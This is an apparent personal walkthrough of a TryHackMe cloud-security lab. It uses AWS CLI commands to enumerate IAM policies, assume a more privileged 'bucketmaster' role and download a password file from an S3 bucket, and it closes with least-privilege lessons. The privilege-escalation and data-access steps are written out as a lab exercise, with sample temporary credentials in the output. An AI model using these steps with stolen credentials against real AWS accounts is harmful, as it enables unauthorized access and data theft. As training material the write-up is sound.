AWS Security - S3cret Santa

Day 23

Learn the basics of AWS enumeration.

- AWS Security

AWS Security

Overview

Room URL: https://tryhackme.com/room/cloudenum-aoc2025-y4u7i0o3p6

Difficulty:

Category:

Date Completed:

Objectives

- Learn the basics of AWS accounts.
- Enumerate the privileges granted to an account, from an attacker's perspective.
- Familiarise yourself with the AWS CLI.

Table of Contents

Introduction

This challenge, featured on TryHackMe's platform, falls under the **Cloud Security** category and focuses on Amazon Web Services (AWS) Identity and Access Management (IAM) vulnerabilities. The scenario places participants in the role of an investigator who has obtained credentials belonging to a user named "sir.carrotbane" within King Malhare's kingdom. The objective is to enumerate AWS resources, identify privilege escalation paths through IAM role assumption, and ultimately exfiltrate sensitive data from an S3 bucket. This challenge provides hands-on experience with the AWS CLI and demonstrates how misconfigured IAM policies can lead to unauthorized access—a


vulnerability that has affected major organizations like Toyota, Accenture, and Verizon in real-world incidents.


Key Information


IAM Enumeration


- `aws iam list-users` - Enumerate all users in the account
- `aws iam list-user-policies` - Identify inline policies
- `aws iam get-user-policy` - Retrieve policy documents
- `aws iam list-roles` - Discover available roles
- `aws iam get-role-policy` - Examine role permissions **STS Commands**
- `aws sts get-caller-identity` - Verify current identity
- `aws sts assume-role` - Obtain temporary credentials for role assumption **S3 Commands**
- `aws s3api list-buckets` - List all S3 buckets
- `aws s3api list-objects` - Enumerate bucket contents
- `aws s3api get-object` - Download files from buckets

Walk Through

1. Start target machine
2. `aws sts get-caller-identity`
    1. **123456789012**
3. What IAM component is used to describe the permissions to be assigned to a user or a group?
    1. **policy**
4. What is the name of the policy assigned to `sir.carrotbane`?
    1. `aws iam list-users`
        1. 

2. `aws iam list-user-policies --user-name sir.carrotbane`
    1. 


3. `aws iam list-attached-user-policies --user-name sir.carrotbane`
    1. 


4. `aws iam list-groups-for-user --user-name sir.carrotbane`
    1. 

5. `aws iam get-user-policy --policy-name SirCarrotbanePolicy --user-name sir.carrotbane`
    1. 

5. Apart from GetObject and ListBucket, what other action can be taken by assuming the bucketmaster role?
    1. `aws iam list-roles`

1. 

2. `aws iam list-role-policies --role-name bucketmaster`
1. 

3. `aws iam list-attached-role-policies --role-name bucketmaster`
1. 

4. `aws iam get-role-policy --role-name bucketmaster --policy-name BucketMasterPolicy`

1.
```
                "Action": [
                    "s3:ListAllMyBuckets"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "ListAllBuckets"
            },
            {
                "Action": [
                    "s3:ListBucket"
                ],
                "Effect": "Allow",
                "Resource": [
                    "arn:aws:s3:::easter-secrets-123145",
                    "arn:aws:s3:::bunny-website-645341"
                ],
                "Sid": "ListBuckets"
            },
            {
                "Action": [
                    "s3:GetObject"
                ],
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::easter-secrets-123145/*",
                "Sid": "GetObjectsFromEasterSecrets"
            }
        ]
    }
}
```

5. `aws sts assume-role --role-arn arn:aws:iam::123456789012:role/bucketmaster --role-session-name TBFC`
    1.
```
 TBFC
{
    "Credentials": {
        "AccessKeyId": "ASIARZPUZDIKO3PSR6VP",
        "SecretAccessKey": "M4QRhvIo/hWAHEX2BSN6zMp2MLR1k5F+zoLbaKkw",
        "SessionToken": "FQoGZXIvYXdzEBYaDkz/yjsP7D2WiPWM9O0rQr3zZTcQ50SRQoZ0JkLfaLfIXHVtZHo3wTSnOndZDdj6ZcfgUU4Q0
iwA/Ks77onrhX/qmUhMjuH1RGsBOJP7fqQ9qkZzkA1hZa2dMJ5DbvdktJ4d2cs3n/2iWYcYK92eavi1lApL6G1z1fD8N0qjkThBi2UvkEjahLkhL4f
5CEPvmMDYx3/LDd2Tf49LYAMgCyQa92i8NvI2oSSb/H7onKfLHng21Z9bz+Yw/o4ODCVFB4+2mDKfud5PXA5xQ2MkI19+xwunfhrAhZC6g9nUGBRuK
vl1+PQCZkZNNd1C0cQlFkkUJHnblom5QgWNnn4=",
        "Expiration": "2025-12-26T20:19:38.818091+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROARZPUZDIKLWGF7Y767:TBFC",
        "Arn": "arn:aws:sts::123456789012:assumed-role/bucketmaster/TBFC"
    },
    "PackedPolicySize": 6
}
```


6. `export AWS_ACCESS_KEY_ID="ASIAxxxxxxxxxxx"`
7. `export AWS_SECRET_ACCESS_KEY="abcd1234xxxxxxxxxxx"`
8. `export AWS_SESSION_TOKEN="FwoGZXIvYXdzEJr..."`
9. `aws sts get-caller-identity`
    1.
```
{
    "UserId": "AROARZPUZDIKLWGF7Y767:TBFC",
    "Account": "123456789012",
    "Arn": "arn:aws:sts::123456789012:assumed-role/bucketmaster/TBFC"
}
```

10. **ListAllMyBuckets**


6. What are the contents of the cloud_password.txt file?
    1. `aws s3api list-buckets`

1. 

2. `aws s3api list-objects --bucket easter-secrets-123145`
   1. 

3. `aws s3api get-object --bucket easter-secrets-123145 --key cloud_password.txt cloud_password.txt`
   1. 

4. `cat cloud_password.txt`
   1. **THM{----------------_------}**

2. 

Lessons Learned

- **Principle of Least Privilege Violated:** The sir.carrotbane user was granted excessive IAM enumeration permissions without business justification. Access should be restricted to only the resources and actions absolutely necessary for a user's role.
- **Dangerous Permission Combinations:** Granting `sts:AssumeRole` alongside broad IAM enumeration creates a privilege escalation pathway. These permissions should be tightly controlled and monitored, as they allow users to discover and assume more privileged roles.
- **Role Trust Policies Need Scrutiny:** The bucketmaster role's trust policy explicitly allowed sir.carrotbane to assume it. Trust policies should follow the principle of least privilege and be regularly audited to ensure only authorized principals can assume roles.

Resources

TryHackMe

AWS CLI

CheatSheet